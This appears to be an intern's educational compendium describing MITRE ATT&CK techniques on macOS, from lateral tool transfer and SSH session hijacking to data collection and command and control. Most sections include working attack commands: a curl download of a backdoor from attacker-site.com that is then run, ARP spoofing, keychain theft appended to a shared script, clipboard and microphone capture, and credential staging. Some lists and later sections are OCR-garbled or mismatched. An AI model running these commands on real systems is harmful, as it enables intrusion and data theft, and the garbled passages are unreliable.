# disguised as a "New Security Policy" PDF.

send_internal_email(
    sender="legit-finance-peer@company.com",
    recipient="it-admin@company.com",
    subject="Urgent: Updated Q1 Payroll Doc",
    attachments="Payroll_Update.dmg" # Actually a malicious disk image
)
```



# Lateral Tool Transfer

## Lateral Tool Transfer (T1570)

Vibhuti Naik  
Intern ID: 2046

This is the digital equivalent of an intruder entering a building through one window and then moving their bag of burglary tools into other rooms. On macOS, attackers use built-in file transfer utilities to spread malware, backdoors, or "living-off-the-land" scripts from an initially infected Mac to others on the same Wi-Fi.

### Affected Components

- Native Utilities: scp (Secure Copy), rsync, sftp, curl.
- Protocols: SSH (Secure Shell), SMB (Server Message Block/File Sharing), Apple Archive.

### Sub Techniques: 0

Typical Phase: Post-Compromise

Tactic ID: T1570

### Real Cause


- Credential Theft and Abuse
- Misconfiguration of Remote Services
- Abuse of Native Tools
- Software Vulnerabilities
- Inadequate Access

### Technical Impact

- Widespread Network Infiltration
- Persistence and Evasion
- Credential Theft
- Data Exfiltration
- Automation of Attacks
- Privilege Escalation

### Pseudo Code

```
# Using scp to push a malicious script to a coworker's Mac
scp ./malicious_tool user@192.168.1.50:/tmp/
# Using rsync to sync an entire folder of hacking tools to a server
rsync -avz ./tools_folder/ admin@internal-server.local:/Users/Shared/
```



# Remote Service Session Hijacking (1)

## Remote Service Session Hijacking (T1563)

Vibhuti Naik  
Intern ID: 2046

Think of this like an intruder finding a door that a resident has already unlocked and walked through. Instead of picking the lock or stealing a key, the intruder simply slips in behind the resident. On macOS, this most commonly involves hijacking SSH sessions by stealing access to the "communication socket" that manages the active connection.

### Affected Components

- Service: sshd (SSH Daemon).
- Components: SSH Agent (ssh-agent), Unix Domain Sockets (stored in /tmp/ or /private/var/folders/).
- Protocols: SSH, and potentially Apple Remote Desktop (ARD) or Screen Sharing.

### Sub Techniques: 1

Typical Phase: Post-Compromise

Tactic ID: T1563

### Real Cause

- Predictable Session Tokens
- Malware
- Vulnerable Remote Services
- Unsecured Network
- Inadequate Session Management
- Man-in-the-browser attack

### Technical Impact


- Lateral Movement
- Bypassing MFA
- Persistent Access
- Data Breach
- Malware Deployment
- Privilege Escalation

### Pseudo Code

```
# 1. Attacker finds the victim's active SSH agent socket
export SSH_AUTH_SOCK=$(find /tmp/ -name "agent.*" -user victim_user >/dev/null)

# 2. Attacker "piggybacks" on the socket to log into a remote server
# No password or MFA is prompted because the session is already active.
ssh remote-production-server "whoami; hostname"
```

### Step-by-Step Attack Path



# Remote Services (2)

## Remote Service (T1021)

Vibhuti Naik  
Intern ID: 2046

This is the abuse of built-in macOS features that allow users to control a computer from a distance. If an attacker steals a password or a digital key, they can turn on "Screen Sharing" or "Remote Login" to control a Mac as if they were sitting in front of it. It is particularly dangerous because it looks like normal IT activity.

### Affected Components

- Protocols: SSH (Secure Shell), VNC (Virtual Network Computing), Apple Remote Desktop (ARD/AFP).
- System Services: sshd (Remote Login), screensharingd (Sharing).
- Management Tools: Apple Remote Desktop (management app).

### Sub Techniques: 2

Typical Phase: Post-Compromise

Tactic ID: T1021

### Real Cause

- Insufficient Permissions
- Firewall Restrictions
- Network Connectivity Issues
- Screen Sharing
- Remote Login

### Technical Impact


- Streamlined IT Support
- Automation and Scripting
- Performance Lag
- Unauthorized Access Risks
- Increased Attack Surface

### Pseudo Code

```
# Turn on SSH (Remote Login)
sudo systemsetup -setremotelogin on

# Turn on Screen Sharing (VNC) via kickstart utility
sudo /System/Library/CoreServices/RemoteManagement/ARDAgent.app/Contents/Resources/activate -configure -access -on -restart -agent -drive -all
```

### Step-by-Step Attack Path



# Software Deployment Tools

## Software Deployment Tools (T1072)

Vibhuti Naik  
Intern ID: 2046

This is a "hijacking" technique where an attacker takes control of the systems used by IT departments to manage and update computers across a company. By compromising tools like Jamf or Munki, an attacker can push malicious "updates" to every Mac in the organization at once, effectively turning the company's own management system against itself.

### Affected Components

- Management Platforms: Jamf Pro, Munki, Kandji, Addigy, Microsoft Intune.
- Client Agents: jamf agent, managedsoftwareupdate.
- Protocols: HTTPS, MDM (Mobile Device Management) protocol.

### Sub Techniques: 0

Typical Phase: Post-Compromise

Tactic ID: T1072

### Real Cause

- Abuse of Trusted Access
- Compromised Supply Chains
- Leveraging Existing Infrastructure
- Lack of Code Signing Enforcement
- Poor Password Policies

### Technical Impact

- Remote Code Execution
- Privilege Escalation
- Lateral Movement
- Credential Access
- Persistence and Defence Evasion
- System Impact


### Pseudo Code

```
# 1. Download the real malware
curl -s http://attacker-site.com/backdoor -o /tmp/backdoor

# 2. Make it executable and run it.
chmod +x /tmp/backdoor
/tmp/backdoor &

# 3. Exit quietly so the user never notices
exit 0
```

### Step a-Step Attack Path



# Taint Shared Content

## Taint Shared Content (T1080)

Vibhuti Naik  
Intern ID: 2046

This is a "poisoning" technique. An attacker identifies a file or folder that is shared between multiple users or systems (like a public folder). They replace a legitimate file with a malicious one, or "taint" an existing script. When a different, unsuspecting user opens that file or runs that script, their Mac becomes infected.

### Affected Components

- Protocols: SMB (Server Message Block), NFS (Network File System), AFP (Apple Filing Protocol).
- Features: macOS "Public" folders, Shared iPad/Mac folders, iCloud Drive Shared Folders.
- Apps: Collaboration tools and developer repositories.

### Sub Techniques: 0

Typical Phase: Post-Compromise

Tactic ID: T1080

### Real Cause

- Insufficient Access Controls
- Masquerading
- Script Infection
- User Deception
- Insecure Permissions

### Technical Impact


- Malware Propagation
- Unauthorized Code Execution
- System Compromise and Data Theft
- Ransomware Deployment
- Persistence

### Pseudo Code

```
# legitimate shared script: /Volumes/Shared/cleanup.sh
# Attacker appends s' line to steal the user's keychain when they run the script
echo "cp ~/Library/Keychains/login-keychain-db /Volumes/Shared/.hidden_loot/" >> cleanup.sh

# Now, when anyone runs cleanup.sh, their credentials are stolen.
```

### Step a-Step Attack Path



# Collection

## Adversary-in-the-Middle (2)

### Adversary-in-the-Middle (T1557)

Vibhuti Naik  
Intern ID: 2046

An attacker positions themselves between a Mac and the service it is communicating with. By "sitting in the middle," the attacker can transparently intercept, read, and even modify the data being sent back and forth without the user realizing it. On macOS, this often happens on public Wi-Fi or through malicious local network.

#### Affected Components

- Protocols: HTTP/HTTPS, DNS, SMB, and LDAP.
- System Services: mDNSResponder (Bonjour/multicast DNS), networkd.
- Apps: Any browser (Safari, Chrome) or app that communicates over the network without strict certificate pinning.

#### Sub Techniques: 2

##### Typical Phase: Post-Compromise

##### Tactic ID: T1557

#### Real Cause

- Phishing and Malware
- Unsecured Wi-Fi Network
- Network Protocol Exploitation
- Software Vulnerabilities
- DNS Spoofing
- ARP Poisoning

#### Technical Impact

- MFA Bypass
- Credential Harvesting
- Session Hijacking
- Eavesdropping
- Data Manipulation
- Malware Injection


#### Pseudo Code

```
# Attacker tells the Mac: "I am the Router"
arpspoof -i en0 -t [Target_Mac_IP] [Router_IP]

# Attacker tells the Router: "I am the Target Mac"
arpspoof -i en0 -t [Router_IP] [Target_Mac_IP]

# All traffic now flows through the Attacker's machine
```

#### Step-by-Step Attack Path



## Archive Collected Data (3)

### Archive Collected Data (T1560)

Vibhuti Naik  
Intern ID: 2046

This is a "packaging" stage of a digital robbery. After an attacker has found sensitive files (like photos, documents, or passwords) on a Mac, they compress them into a single file (like a .zip or .tar). This makes the data smaller and easier to steal quickly without triggering network alarms that look for many small file transfers.

#### Affected Components

- Native Utilities: /usr/bin/zip, /usr/bin/tar, /usr/bin/ditto.
- Third-Party Apps: 7-Zip, Keka, or custom Python/Go scripts.
- Libraries: libarchive, zlib.

#### Sub Techniques: 3

##### Typical Phase: Post-Compromise

##### Tactic ID: T1560

#### Real Cause

- System & App Cache
- Time Machine Local Snapshots
- System Log Files
- Disk Images and Plugins
- Sensitive Files
- Credential and Browser Data

#### Technical Impact


- Improved System Performance
- Optimized Storage Management
- Enhanced Data Security
- Compliance and Integrity
- Quicker Backups
- Data Leaks

#### Pseudo Code

```
# Attacker uses the built-in 'zip' tool with a password (-P)
# to bundle the user's Documents and SSH keys into a hidden file.
zip -r -P "ComplexPassword123" ~/hidden_archive.zip ~/Documents ~/ssh

# Alternatively, using 'ditto' to create a compressed CPIO archive
ditto -c -k --sequesterRsrc --keepParent ~/Library/Keychains /tmp/backup.zip
```

#### Step-Step Attack Path



# Audio Capture

## Audio Capture (T1123)

Vibhuti Naik  
Intern ID: 2046

This is a "eavesdropping" technique where an attacker records audio from the Mac's internal or external microphone without the user's knowledge. This allows the attacker to listen in on private conversations, business meetings, or ambient noise in the room to gather intelligence.

### Affected Components

- Frameworks: AVFoundation (the framework for audiovisual media), Core Audio.
- Hardware: Built-in microphones, connected headsets, or virtual audio drivers.
- Permissions: Transparency, Consent, and Control database.

### Real Cause

- Default Blocking of System Audio
- Explicit User Permissions
- TCC Permission Bypass
- Abuse of Legitimate Media APIs

### Sub Techniques: 0

Typical Phase: Post-Compromise

Tactic ID: T1123


### Technical Impact

- Default Restrictions
- System Audio Capture Requires Workarounds
- Virtual Audio Drivers
- Resources Utilizations
- Built-in Microphone Limitations

### Pseudo Code

```
import AVFoundation
let settings = [AVFormatIDKey: Int(kAudioFormatMPEG4AAC), AVSampleRateKey: 128000]
let url = URL(fileURLWithPath: "/tmp/ambient_mic.m4a")
let recorder = try! AVAudioRecorder(url: url, settings: settings)
recorder.record() // Recording starts in the background
```

### Step-Step Attack Path



# Automated Collection

## Automated Collection (T1119)

Vibhuti Naik  
Intern ID: 2046

This is a "smash and grab" automation technique. Instead of an attacker manually clicking through folders to find files, they use a script that instantly scans the entire Mac for specific keywords (like "password") and copies everything it finds into a hidden staging area. It is essentially a high-speed, automated vacuum for your private data.

### Affected Components

- System Shells: zsh, bash.
- Search Utilities: mdfind (Spotlight), find, grep.
- Automation Tools: AppleScript (osascript), Launch Agents.

### Real Cause

- System Analytics and Privacy Data
- Software Updates
- Memory Management
- Third-Party and Custom Automation Tools

### Sub Techniques: 0

Typical Phase: Post-Compromise

Tactic ID: T1119


### Technical Impact

- Efficiency & Scalability
- Enhanced Security & Compliance
- Rapid Incident Response
- Centralized Monitoring
- Bypassing Security
- Data Exfiltration

### Pseudo Code

```
# This script automatically finds and copies all .txt and .pdf files
# containing the word "password" to a hidden staging folder.
mkdir -p /tmp/.hidden_stage
mdfind "password" | while read -r file; do
    cp "$file" /tmp/.hidden_stage/
done
```

### Step-by-Step Attack Path



# Clipboard Data

## Clipboard Data (T1115)

Vibhuti Naik  
Intern ID: 2046

This is a "digital eavesdropping" technique where an attacker monitors or steals the information you copy and paste. Since users frequently copy sensitive items like passwords from a manager, credit card numbers, or private messages, this provides an attacker with high-value data without needing to search through files.

### Affected Components

- System Service: pboard (The macOS pasteboard server).
- Frameworks: AppKit (NSPasteboard class).
- Features: Universal Clipboard (copying on iPhone, pasting on Mac).

### Sub Techniques: 0

Typical Phase: Post-Compromise

Tactic ID: T1115

### Real Cause

- Design for Interoperability
- historical Technical Debt
- User Productivity Needs
- Universal Clipboard Feature
- Privacy Prompts


### Technical Impact

- Universal Access for Applications
- Rich Data Formats
- Clipboards Snooping
- Pastejacking
- Malware Exploitations

### Pseudo Code

```
# Simple bash script to monitor and log clipboard changes every 5 sec
last_clip=""
while true; do
    current_clip=$(pbpaste)
    if [ "$current_clip" != "$last_clip" ]; then
        echo "$date: $current_clip" >> /tmp/.log_clipboard.txt
        last_clip=$current_clip
    fi
    sleep 5
done
```

Step-by-Step Attack Path



## Data from Information Repositories (1)

## Data from Information Repositories (T1213)

Vibhuti Naik  
Intern ID: 2046

This is a "knowledge theft" technique. Once an attacker is inside a Mac, they look for internal company knowledge bases, wikis, or project management tools that are often left logged in or have cached data. These repositories are "gold mines" because they contain sensitive architectural diagrams, network passwords, onboarding documents, and private API keys.

### Affected Components

- Apps: Confluence, Jira, Notion, Evernote, Slack (archived channels), Microsoft OneNote.
- Local Storage: Browser caches, ~/Library/Application Support/ folders, and local database files.
- Protocols: HTTP/HTTPS

### Sub Techniques: 1

Typical Phase: Post-Compromise

Tactic ID: T1213

### Real Cause

- Social Engineering
- TCC Evasion
- Bypassing Gatekeeper
- Use of Scripting
- Lack of Inherent Mitigation
- Insecure of Encryption


### Technical Impact

- Sensitive Data Exposure
- Credential Theft
- Transmitted Data Manipulations
- Privilege Escalation
- Defence Evasion
- Lateral Movement

### Pseudo Code

```
# Locate the local database for a repository app
DB_PATH="/Library/Application Support/Notion/Local Storage/leveldb"
# An attacker uses a tool to dump the strings/text from these files
# to find keywords like "password" or "AWS_SECRET"
grep -rE "password|secret|key|internal" "$DB_PATH"
```

Step a-Step Attack Path



# Data from Local System

## Data from Local System (T1005)

This is the "digital ransacking" of a Mac. Once an attacker has gained a foothold on your computer, they begin searching for and collecting sensitive information stored directly on the hard drive. Unlike searching a network or a cloud database, this technique focuses on "the loot" already present in your local folders, such as your Desktop, Documents, or hidden configuration files.

### Affected Components

- File System: APFS (Apple File System).
- User Folders: ~/Desktop, ~/Documents, ~/Downloads.
- App Data: ~/Library/Application Support/ (where apps like Chrome, Slack).

### Sub Techniques: 0

Typical Phase: Post-Compromise

Tactic ID: T1005

### Real Cause

- Initial Access
- Phishing attack
- Exploitation of software vulnerabilities
- Compromised credentials
- System Misconfiguration

### Technical Impact

- Unauthorized Access to Sensitive Data
- Credential Exposure
- Intellectual Property
- Privacy Violation
- System Resource Consumption

Vibhuti Naik

Intern ID: 2046

### Pseudo Code

```
# Target sensitive extensions and locations  
TARGETS=(*.pdf" "*.docx" "*.keychain" "*.ovpn" "*.ssh")  
  
# Create a local staging area  
mkdir -p /tmp/.local_data_collect  
  
# Iterate and copy  
for ext in "${!TARGETS[@]}"; do  
    find -name "$ext" -exec cp {} /tmp/.local_data_collect/ \; 2>/dev/null  
done
```

### Step-Step Attack Path



# Data from Network Shared Drive

## Data from Network Shared Drive (T1039)

This is "digital looting" from a distance. Instead of stealing files directly from the Mac's hard drive, the attacker looks for connected network "closets", NAS drives, or server-hosted directories. If your Mac is connected to a shared office drive, an attacker who compromises your Mac can use your credentials to scan and steal everything stored on that remote server.

### Affected Components

- Protocols: SMB, NFS, AFP.
- System Services: NetAuthSysAgent (manages network authentication), Kernel (SMB client extensions).
- Paths: Typically found in /Volumes/ where network drives are "mounted."

### Sub Techniques: 0

Typical Phase: Post-Compromise

Tactic ID: T1039

### Real Cause

- iCloud Synchronization
- Time Machine Local Snapshots
- File Sharing and Screen Sharing
- Content Caching
- Background Updates and Processes

### Technical Impact

- Network Latency and Speed
- Protocol Overhead
- Application Compatibility
- Caching and Locking
- Vulnerability to Network Threats
- Malware Propagation


Vibhuti Naik

Intern ID: 2046

### Pseudo Code

```
mount | grep -E "smbfs|nfs"  
  
# 2. Automated search for "Secret" files on the remote server  
# (Notice we are searching /Volumes, not the local hard drive)  
find /Volumes/Public_Share -name "*secret*" -o -name "*password*"  
  
# 3. Copy remote data to a local hidden staging area.  
cp -R /Volumes/Finance_Server/Q4_Reports /tmp/.loot
```


### Step-Step Attack Path



## Command And Control :

### **Application Layer Protocol (T1071) :**

#### **Overview**




#### **Technical Details**

**Application Layer Protocol (T1071)**  
Leverging Physical Protocols for Bypass Defenses

AFFECTED COMPONENTS	ROOT CAUSE (Vulnerabilities)	TECHNICAL IMPACT (Consequences)
 <b>Applications:</b> Webs Servers, External Clients, Databases  <b>HTTP, HTTPS, SMB, FTP</b>  <b>Libraries:</b> socket, IDS/Ing libraries  <b>Filesystems, File danding Systems</b>	 Lack of Input Valation: Wesiifuctient Output Encoding.   Weak Authentication/Authorization Weak Signatures/Ambiguitiy Weak Flaws (app oulterplabliauy)	 <b>Data Exfiltration</b>  <b>Remote &amp; Control (C2):</b>  <b>Malware Delivery</b>  <b>Malware Delivery</b>  <b>Evide Detection</b>

**SIMPLE EXPLOIT FLOW (Diagram & Pseudo-Code)**



```

3. VULNERABLE APPLICATION
if
function receive(i) {
  data = decodeURIComponent(payload);
  data = data + "special";
  execute special();
  // log(data);
}


```

**PROTECT YOURSELF:** Use Firewalls, Update Software, Validate, Validate Input, Secure Coding Practices.

CYBER-ED


#### **Attack flow / technique**

# APPLICATION LAYER PROTOCOL STEP-BY-STEP ATTACK PATH



## Communication Through Removable Media (T1092) :

### Overview



### Technical details

## COMMUNICATION THROUGH REMOVABLE MEDIA (T1092):

Leveraging Physical Access for Bypass Defenses

AFFECTED COMPONENTS	ROOT CAUSE (Vulnerabilities)	TECHNICAL IMPACT (Consequences)
<ul style="list-style-type: none"> <li><b>Applications:</b> Web Servers, External Clients, Database Apps</li> <li><b>Protocols:</b> N/A (Physical Access)</li> <li><b>Libraries:</b> socket Security, DLP Solutions</li> <li><b>Systems:</b> Filched O/S/ring versions</li> </ul>	<ul style="list-style-type: none"> <li>Lack of Input Validation: Wefiiflcient Output Encoding.</li> <li>Weak Authent Trust/Authorization</li> <li>Weak Signatures/Brunadicy</li> <li>Weak Flaws (app oulerplabliauy)</li> </ul>	<ul style="list-style-type: none"> <li>Remote Exfiltration</li> <li>Remote &amp; Control (RCE):</li> <li>Malware Delivery</li> <li>Privilege Escalation</li> <li>Evide Detection</li> </ul>

**SIMPLE EXPLOIT FLOW (Diagram & Pseudo-Code)**

